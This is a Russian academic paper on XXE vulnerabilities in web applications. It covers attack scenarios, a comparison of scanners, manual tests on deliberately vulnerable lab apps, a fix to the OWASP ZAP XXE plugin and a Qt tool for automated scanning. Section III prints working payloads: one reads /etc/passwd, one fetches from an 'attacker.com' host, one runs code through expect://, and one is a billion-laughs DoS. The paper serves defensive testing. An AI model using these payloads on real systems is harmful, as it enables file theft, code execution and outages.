Тестирование уязвимостей во внешних сущностях XML веб-приложений

А.А. Осинцев, О.Р. Лапонина

Аннотация **– В работе рассмотрено понятие внешних сущностей в языке XML, приведены наиболее популярные сценарии выполнения атак на веб-приложения с использованием внешних сущностей XML. Выполнен краткий сравнительный обзор инструментальных средств динамического тестирования XXE-уязвимостей. Описан процесс развертывания стенда для тестирования веб-приложений на наличие XXE-уязвимости и реализованы различные сценарии тестирования как вручную, так и с применением сканера OWASP ZAP. Также приведены доработки ПО OWASP ZAP, которые были осуществлены в ходе выполнения работы. Тестирование XXE выполнено на двух приложениях: OWASP Multillidae и XXELab. Реализован модуль, позволяющий через REST API настроить ZAP, запустить сканер на активное сканирование XXE-уязвимостей и получить отчет о работе. Автоматизация поиска уязвимостей реализована с помощью REST API и Qt.**

Ключевые слова **– OWASP Top Ten, XXE-уязвимости, BurpSuite, XXEinjector, OWASP ZAP, ZAP REST API, Qt.**

I. Введение

В настоящее время мы наблюдаем бурное развитие технологий, используемых в сети Интернет. Вместе с этим расширяется и круг задач, которые приходится решать с помощью веб-технологий. Одной из таких технологий являются веб-приложения, от правильного функционирования которых зачастую полностью зависят бизнес-процессы многих компаний.

Важный принцип разработки веб-приложений – проверка на соответствие современным стандартам безопасности. Существуют два общепринятых списка уязвимостей: OWASP Top-10 и SANS 25. Следование рекомендациям OWASP позволяет существенно снизить количество уязвимостей и ошибок в программном обеспечении. В рамках данной работы мы будем опираться на первый список. OWASP – это открытое сообщество, основанное в 2001 году и занимающееся разработкой руководств по защите ПО, а также созданием программных средств для тестирования ПО на наличие уязвимостей. В OWASP существует множество проектов, один из которых OWASP Top 10 – список наиболее опасных уязвимостей в веб-приложениях, который обновляется раз в 3-4 года. Самая свежая редакция была выпущена в 2017г. По сравнению с версией от 2013г. есть ряд изменений, одно из которых – включение в список новой уязвимости, которая называется внедрение XXE и использует внешние сущности XML [1], [2].

Статья получена 03 сентября 2019.
А.А. Осинцев – МГУ имени М.В. Ломоносова (email: lksndr87@gmail.com).
О.Р. Лапонина – МГУ имени М.В. Ломоносова (email: laponina@oit.cmc.msu.ru).

II. Постановка задачи

Целью работы было проанализировать уязвимости, связанные с использованием внешних сущностей XML в веб-приложениях, так называемые XXE-уязвимости, и предложить способы защиты от подобных уязвимостей. Также было разработано расширение для прокси-сервера ZAP, выявляющее наличие XXE-уязвимостей.

III. Анализ уязвимостей при использовании внешних сущностей XML

A. Понятие внешних сущностей XML

Внедрение XXE – это атака на приложение, в котором используется XML-файл, содержащий внешние сущности. В результате этой атаки злоумышленник может вызвать отказ в обслуживание (DoS) и/или получить доступ к локальным или удаленным файлам и службам.

Для того чтобы можно было подключать часто используемые фрагменты XML-документов, было введено понятие сущности. В DTD сущность можно определить с помощью директивы

```
<!ENTITY name "value">
```

и далее обращаться к ней посредством &name. Для того чтобы можно было перенести часть логики на внешний сервис, было разработано понятие внешней сущности (External Entity). Примеры объявления внешних сущностей XML [1]:

```
<!ENTITY open-hatch
         SYSTEM
"http://www.textuality.com/boilerpla
te/OpenHatch.xml">
```

```
<!ENTITY open-hatch
         PUBLIC                "-
//Textuality//TEXT Standard open-
hatch boilerplate//EN"
```

```
"http://www.textuality.com/boilerpla
te/OpenHatch.xml">
```

```
<!ENTITY hatch-pic
          SYSTEM
"../grafix/OpenHatch.gif"
          NDATA gif >
```

Программы, которые в приложении выполняют синтаксический и семантический разбор XML-документа, называются XML-процессорами. Они могут быть валидирующими и невалидирущими. Согласно стандарту валидирующий XML-процессор обязан включить содержимое внешнего файла, так как для того чтобы проверить структуру документа, XML-процессор должен проверить все внешние связи. Невалидирующий XML-процессор включает содержимое внешнего файла в зависимости от своих настроек.

B. Сценарии атак

Самый простой способ выполнения атаки – это загрузка файла, который интересует нарушителя, в HTML-страницу, если загрузка внешней сущности поддерживается XML-процессором и веб-приложением.

Атаки могут включать раскрытие локальных файлов, которые могут содержать чувствительные данные, такие как пароли или частные данные пользователя. В этом случае может использоваться схема file: или относительные пути в системном идентификаторе. Поскольку атака выполняется на приложение, обрабатывающее XML-документ, злоумышленник может использовать тот факт, что это приложение является доверенным, и тем самым развить дальше атаку на другие внутренние системы, возможно, раскрывая внутреннее содержание через запросы http(s) или запуская CSRF-атаку на любые незащищенные внутренние сервисы.

В некоторых ситуациях библиотека XML-процессора, которая имеет уязвимости, может быть использована для доступа к вредоносному URI или позволит выполнение произвольного кода под учетной записью приложения.

Следует обратить внимание, что приложению не нужно явно возвращать ответ злоумышленнику, чтобы оно было уязвимо для раскрытия информации.

1) Доступ к локальным и удаленным файлам и ресурсам

В этом случае злоумышленник пытается получить содержимое локального файла или другого ресурса, используя в качестве внешней сущности путь до этого файла или ресурса:

```
 <?xml version="1.0" encoding="ISO-
8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY        xxe        SYSTEM
"file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

```
 <?xml version="1.0" encoding="ISO-
8859-1"?>
   <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY       xxe       SYSTEM
"file:///dev/random" >]>
 <foo>&xxe;</foo>
```

```
 <?xml version="1.0" encoding="ISO-
8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY       xxe       SYSTEM
"file:///c:/boot.ini" >]>
 <foo>&xxe;</foo>
```

```
 <?xml version="1.0" encoding="ISO-
8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY       xxe       SYSTEM
"http://www.attacker.com/text.txt"
>]>
 <foo>&xxe;</foo>
```

2) Удаленное выполнение кода

Если нарушителю «повезет», и загружен модуль «expect» PHP, то можно выполнить удаленный код:

```
 <?xml version="1.0" encoding="ISO-
8859-1"?>
  <!DOCTYPE foo [ <!ELEMENT foo ANY
>
    <!ENTITY       xxe       SYSTEM
"expect://id" >]>
     <creds>
        <user>&xxe;</user>
        <pass>mypass</pass>
     </creds>
```

3) DoS-атака

Рассмотрим пример атаки «billion laughs», которая была описана в статье Б. Салливана [6]. В соответствии с синтаксисом сущности XML именованные сущности могут быть раскрыты в виде последовательностей других сущностей. Так как ограничений на вложенность нет, мы можем добиться представления очень длинных текстовых строк:

```
 <!DOCTYPE xxe [
 <!ENTITY a “1234567890”>
 <!ENTITY                          b
“&a;&a;&a;&a;&a;&a;&a;&a;&a;”>
```

```
 <!ENTITY                                c
“&b;&b;&b;&b;&b;&b;&b;&b;&b;”>
 <!ENTITY                                d
“&c;&c;&c;&c;&c;&c;&c;&c;&c;”>
 <!ELEMENTxxe (#PCDATA)>
 ]>
    <xxe>&d;</xxe>
```

Таким образом, маленький XML-документ может вызвать большое потребление большого количества ресурсов при выполнении его разбора. Это и есть типичная DoS-атака.

IV. Методы поиска XXE-уязвимостей в веб-приложениях

A. Статическое тестирование

Согласно руководству OWASP по предотвращению XXE ([4], [6]) один из способов защиты – это анализ кода вручную. А именно, следует проанализировать какие пXML-процессоры используются в приложении и правильно ли они настроены. Самый простой и надежный способ защиты – это полное отключение DTD. Вместо него для проверки валидности документов можно применять XSD (XML Schema). В зависимости от XML-процессора метод отключения DTD может быть разным, но он должен выглядеть аналогично следующему:

```
factory.setFeature("http://apache.or
g/xml/features/disallow-doctype-
decl", true);
```

Так как в настоящее время существует большое количество приложений, которые используют DTD, полное отключение бывает невозможно. В этом случае отключение внешних сущностей и объявление типов документов должно быть отключено методами конкретного XML-процессора. Рекомендации по настройке наиболее популярных XML-процессоров приведены в [6].

B. Сравнение различных инструментальных средств динамического тестирования XXE

Существует ряд инструментов, с помощью которых можно осуществлять поиск уязвимостей XXE, например BurpSuite, XXEinjector, OWASP Zap.

1) BurpSuite

Очень популярный инструмент тестирования, который представляет собой интегрированную платформу, позволяющую проводить атаки на веб-приложения. BurpSuite включает в себя различные утилиты, основанные на едином фреймворке, который позволяет перехватывать и показывать пользователю HTTP-сообщения, работать с аутентификацией, прокси-серверами и производить логирование различных данных.

Основные утилиты Burp Suite:

Proxy – прокси сервер, перехватывающий сообщения, проходящие по протоколу HTTP(S) в режиме «man-in-the-middle». Находясь между браузером и целевым веб-приложением, он позволяет перехватывать, изучать и изменять трафик, идущий в обоих направлениях.

Spider – веб-паук, позволяющий в автоматическом режиме собирать информацию о содержимом и функционале приложения.

Scanner – утилита для автоматического поиска уязвимостей в веб-приложениях.

Intruder – гибкая в настройках утилита, позволяющая в автоматическом режиме производить атаки различного вида. Например, перебор идентификаторов, сбор важной информации, фаззинг и прочее.

Repeater – инструмент для ручного изменения и повторной отсылки отдельных HTTP-запросов, а также для анализа ответов приложения.

Sequencer – утилита для анализа качества генерации случайных данных приложения (например, идентификаторов сессий) на возможность предсказания их алгоритма.

Decoder – утилита для ручного или автоматического декодирования данных приложения.

Comparer – инструмент для поиска визуальных различий между двумя вариациями данных.

Extender – инструмент для добавления расширений в BurpSuite

Этот инструмент обладает большой базой уязвимостей. По статистике bug-репортов видно, что практически везде был использован именно он. Полная версия является платной, существует также бесплатная версия, функционал которой сильно ограничен.

2) XXEinjector

Данный инструмент предназначен для автоматизация поиска XXE-уязвимостей. XXEinjector автоматизирует извлечение файлов с использованием встроенных и внешних (подключаемых) методов.

3) OWASP Zap

Очень популярный активный сканер безопасности. Предназначен для широкого круга пользователей независимо от их опыта в тестировании веб-безопасности. Прост в использовании, обладает интуитивно понятным интерфейсом и открытым исходным кодом. Инструмент бесплатный и поддерживается многочисленными добровольцами со всего мира.

Основные компоненты ZAP:

- Прокси, функционирующий в качестве «Man-in-the-middle»;
- Модули паук (традиционный и AJAX);

- Модуль активной атаки, который может модифицировать запросы и анализировать ответы от сервера;
- Модуль пассивной атаки, выполняющий просмотр трафика, без возможности модификации;

Следует отметить, что данный инструмент обладает рядом важных особенностей: кроссплатформенность, обширная справка, перевод на десятки языков, наличие JenkinsPlugin, который позволяет исследовать приложение на уязвимости через систему контроля версий, возможность написания собственных плагинов.

V. Использование сканера ZAP для поиска XXE-уязвимостей

A. *Описание стенда*

Для тестирования приложения на наличие XXE-уязвимостей был развернут стенд, состоящий из следующих компонент:

- Сканер уязвимостей ZAP;
- Плагин, содержащий правила активного сканирования, в состав которого входит правило для поиска XXE;
- Два тестовых приложения, заведомо содержащие уязвимости: XXELab и OWASP Multillidae;
- OWASP Multillidae – бесплатное приложение с открытым исходным кодом, содержит уязвимости из OWASP Top Ten, используется в различных обучающих курсах по веб-безопасности. Это приложение написано на языке PHP и для работы требует наличие MySql и сервера (например, Tomcat);
- XXELab – простое веб-приложение, содержащее только уязвимость XXE, также требует наличие сервера.

Для удобства и простоты переноса стенд был развернут на виртуальной системе Debian 9.

Установка и настройка веб-приложений отнимает много времени. Для решения этой проблемы можно использовать Docker. Docker – это платформа, предназначенная для управления различными приложениями в системах, которые поддерживают виртуализацию. С помощью докера приложение со всеми зависимостями и окружением упаковывается в контейнер, это позволяет легко переносить приложение на другую систему без дополнительной настройки. Docker состоит из репозитория контейнеров (DockerHub) и клиентской программы, с помощью которой осуществляется работа с контейнером. В DockerHub есть готовые контейнеры для наиболее распространенных приложений, это дает возможность воспользоваться готовым решением и не собирать свой контейнер с нуля. В ходе данной работы мы будем использовать два Docker-контейнера (табл. 1).

Таблица 1. Используемые Docker-контейнеры

Названия docker-контейнеров	
Multillidae	citizenstig/nowasp
XXELab	rrodrigo/xxelab



Рисунок 1. Схема стенда

B. *Тестирование уязвимости вручную*

В процессе выполнения работы было протестировано внедрение XXE на двух приложениях: OWASP Multillidae и XXELab. При работе было использовано «Руководство OWASP по тестированию» [4].

1) OWASP Multillidae

В этом приложении есть меню, с помощью которого можно перейти на страницу с нужной уязвимостью из разных версий Top10. Таким образом, на странице `/index.php?page=xml-validator.php` можно попробовать совершить атаку XXE путем ввода в текстовое поле XML-кода.

Берем код из строки «Example» и добавляем к нему обработку внешней сущности «file:///etc/passwd» (рис. 2). В поле «TextContentParsedFromXML» отобразится результат выполнения кода, в нашем случае список паролей (рис. 3).

Рисунок 2. Ввод XML-кода

Рисунок 3. Результат внедрения

2) XXELab

В этом тестовом приложении представлена страница регистрации нового пользователя. При попытке регистрации мы получаем сообщение, что пользователь с таким email уже существует. Можем попробовать в поле email внедрить XXE-сущность. Для этого переводим браузер в режим разработчика, нажимаем на странице на кнопку «Create account» и в браузере во вкладке «Network Manager» смотрим содержимое запроса и видим, что поля аккаунта передаются на сервер в XML виде. Добавляем в код запроса внешнюю сущность и повторяем запрос (рис. 4). Анализируем ответ сервера и делаем вывод, что уязвимость сработала (рис. 5).

Рисунок 4. Отредактированный POST-запрос



Рисунок 5. Ответ сервера

Эту уязвимость можно найти с помощью различных инструментов. В нашей работе будем использовать OWASP ZAP. Для запуска сканера необходимо ввести адрес цели в строку «Urltoattack» и нажать кнопку «Attack». Сначала запускается модуль паук, который ищет в приложении доступные URL-адреса, которые служат точками входа для последующих атак. Затем запускается модуль активное сканирование, который осуществляет поиск уязвимостей в соответствии с выставленной политикой сканирования. Политику сканирования можно редактировать путем включения или выключения различных плагинов. На рис. 7 представлен отчет о результатах сканирования.



Рисунок 6. Схема ручного сканирования

Рисунок 7. Отчет о результатах сканирования

Из отчета видно, что искомая уязвимость обнаружена не была. При анализе описания и исходных кодов на github, было обнаружено, что блок, отвечающий за поиск XXE уязвимости, в версию Release не включен, но данный блок был обнаружен в Beta-версии в составе плагина AscanbetaRules. После установки данного плагина в ZAP было проведено повторное сканирования, но результат остался неизменным. После работы с исходным кодом блока XXEPlugin было обнаружено, что в коде есть ошибка.

Принцип работы плагина следующий.

Посылаем запрос на сервер, получаем ответ. Анализируем поле ContentType в заголовке ответа на наличие в нем XML. И если xml найден, то в зависимости от режима, в котором работает ZAP, запускается один из способов анализа XML. В данном коде для анализа был использован заголовок из экземпляра пустого класса HtmlMessage. Так как содержимое поля ContentType в таком случае всегда нулевое, то работа плагина невозможна. Исправленный код был скомпилирован и собранный файл дополнения был установлен в ZAP. После повторного сканирования мы получили следующий отчет (рис. 8).



Рисунок 8. Отчет об обнаружении XXE уязвимости

C. Автоматизация поиска уязвимостей при тестировании с помощью RESTAPI и Qt

В OWASP ZAP предусмотрена работа через REST API. Этот инструмент позволяет разработчику использовать различные модули ZAP в своем приложении. Задачей данной работы было удаленно настроить модуль активное сканирование для поиска XXE-уязвимости, запустить сканер и получить отчет о работе.

Для решения данной задачи можно воспользоваться готовыми библиотеками для Java и Python, которые являются оберткой для REST API, либо работать напрямую с REST API с помощью любого языка программирования, который поддерживает HTTP протокол.

Управление ZAP через API осуществляется с помощью запросов, которые имеют следующий вид:

```
http://zap_url/<format>/<component>/<ope
ration>/<operation_name>[/?<parameters>]
```

Описание формата запроса приведено в табл. 2.

Таблица 2. Формат запроса

Zap_url	Адрес, на котором запущен прокси ZAP
<format>	Формат ответа, который присылает ZAP. Доступны “JSON”, “XML”, “HTML”
<component>	Название компонента *1)
<operation>	Тип операции, может быть view или action
<operation_name>	Название операции
<parameters>	Входные параметры для операции

Для просмотра доступных компонентов и операций можно воспользоваться API UI.

В настоящее время API поддерживает только GET-запросы.

Примеры запросов:

```
http://zap_url/JSON/spider/view/stat
us/?zapapiformat=JSON&formMethod=GET
&scanId=1
```

```
http://zap_url
/OTHER/core/other/mdreport/?formMeth
od=GET
```

Для работы со сканером было разработано приложение на Qt5 [8]. В этом приложении использовались библиотеки QNetworkAccessManager, QNetworkRequest для работы с RESTAPI и библиотеки QJsonDocument, QJsonObject, QJsonArray для обработки ответов в формате JSON. Это приложение позволяет проводить сканирование в автоматическом режиме, схема стенда показана на рис. 9.

В ходе выполнения данной работы, с помощью разработанной программы было просканировано веб-приложение XXELab в соответствии со следующим алгоритмом:

1) Проверяем, добавлена ли нужная политика сканирования в ZAP;
2) Если нет, то добавляем политику;
3) Запускаем паук, для поиска доступных узлов;
4) Запускаем сканер по нужному узлу;
5) Запрашиваем отчет.

Графический интерфейс программы показан на рис 10.



Рисунок 9. Схема автоматического сканирования



Рисунок 10. Графический интерфейс разработанной программы

VI. Заключение

В рамках данной работы было выполнено:

1) Проведен анализ уязвимости, связанной с использованием внешних сущностей;
2) Рассмотрены сценарии проведения атаки;
3) Рассмотрены возможности различных инструментов динамического тестирования;
4) Уязвимость протестирована на реальных приложениях;
5) Продемонстрированы ручной и автоматический метод сканирования с помощью средства для поиска и анализа различных уязвимостей ZAP с использованием расширения собственной разработки.

Библиография

[1] XML 1.0. W3C Recommendation / https://www.w3.org/TR/REC-xml/

[2] XML Schema, DTD and Entity Attack. A Compendium of Known Techniques Version 1.0 / Timothy D. Morgan, Omar Al Ibrahim – Virtual Security Research, LLC, 2014, p.36.

[3] OWASP TOP 10 – 2017 rcl. The Ten Most Critical Web Application Security Risks / J. Williams, D. Wichers. – OWASP Foundation, 2017, p.23.

[4] Testing Guide / M. Meucci, A. Muller. – OWASP Foundation, v4.0, 2014, p.384.

[5] XML External Entity Attacks (XXE) / S. Herzog – OWASP Foundation, 2010, p.41.

[6] B. Sullivan**.** Security Briefs - XML Denial of Service Attacks and Defenses / https://msdn.microsoft.com/en-us/magazine/ee335713.aspx

[7] D. Wichers, X. Wang, J. Jardine, T. Hsu, D. Fleming. XML External Entity Prevention Cheat Sheet / https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.md

[8] Qt 5.3. Профессиональное программирование на C++ / М. Шлее - БХВ-Петербург, 2015. – с. 928.

Vulnerability Testing in Web Applications External Entities XML

Aleksandr A. Osincev, Olga R. Laponina

***Abstract* – The paper considers the concept of external entities in the XML language, provides the most popular scenarios for executing attacks on web applications using external XML entities. A brief comparative review of dynamic testing tools for XXE-vulnerabilities has been performed. Described the process of deploying the stand for testing web applications for the presence of XXE vulnerability and implemented various testing scenarios both manually and using the OWASP ZAP scanner. There are also improvements to the OWASP ZAP software that were implemented during the course of the work. XXE testing was performed on two applications: OWASP Multillidae and XXELab. A module has been implemented that allows you to configure ZAP through the REST API, run the scanner to actively scan XXE vulnerabilities and get a report on the work. Vulnerability search automation is implemented using the REST API and Qt.**

***Keywords* - OWASP Top Ten, XXE vulnerabilities, BurpSuite, XXEinjector, OWASP ZAP, ZAP REST API, Qt.**

REFERENCES

[1] XML 1.0. W3C Recommendation / https://www.w3.org/TR/REC-xml/

[2] XML Schema, DTD and Entity Attack. A Compendium of Known Techniques Version 1.0 / Timothy D. Morgan, Omar Al Ibrahim – Virtual Security Research, LLC, 2014, p.36.

[3] OWASP TOP 10 – 2017 rcl. The Ten Most Critical Web Application Security Risks / J. Williams, D. Wichers. – OWASP Foundation, 2017, p.23.

[4] Testing Guide / M. Meucci, A. Muller. – OWASP Foundation, v4.0, 2014, p.384.

[5] XML External Entity Attacks (XXE) / S. Herzog – OWASP Foundation, 2010, p.41.

[6] B. Sullivan. Security Briefs - XML Denial of Service Attacks and Defenses / https://msdn.microsoft.com/en-us/magazine/ee335713.aspx

[7] D. Wichers, X. Wang, J. Jardine, T. Hsu, D. Fleming. XML External Entity Prevention Cheat Sheet / https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.md

[8] Qt 5.3. Professional'noe programmirovanie na C++ / M. Shlee - BHV-Peterburg, 2015. – s. 928..